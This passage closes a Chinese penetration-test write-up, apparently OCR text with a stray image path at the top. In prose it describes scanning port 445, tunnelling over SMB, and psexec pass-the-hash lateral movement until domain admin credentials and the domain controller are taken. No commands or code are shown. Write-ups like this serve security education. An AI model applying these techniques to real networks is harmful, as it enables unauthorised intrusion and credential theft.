
扫描同网段ip端口先扫445看看。



建立一个smb隧道：



利用得到密码psexec哈希传递，获取其他机器的权限然后反复循环上面信息收集抓取密码翻文件，就这样又过去了两个小时，终于在其中的一台机上，抓到域管密码，登录域控。



小结

本次渗透虽不算艰难险阻但也并非一帆风顺,中间一度陷入僵局，但最后还是达到了预期目标，整个过程大概花了将近2天的时间，都是一些常规操作。某位师傅说过，渗透的本质就是信息收集，信息收集贯穿了整个渗透流程，同时自己也学到了一些东西。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队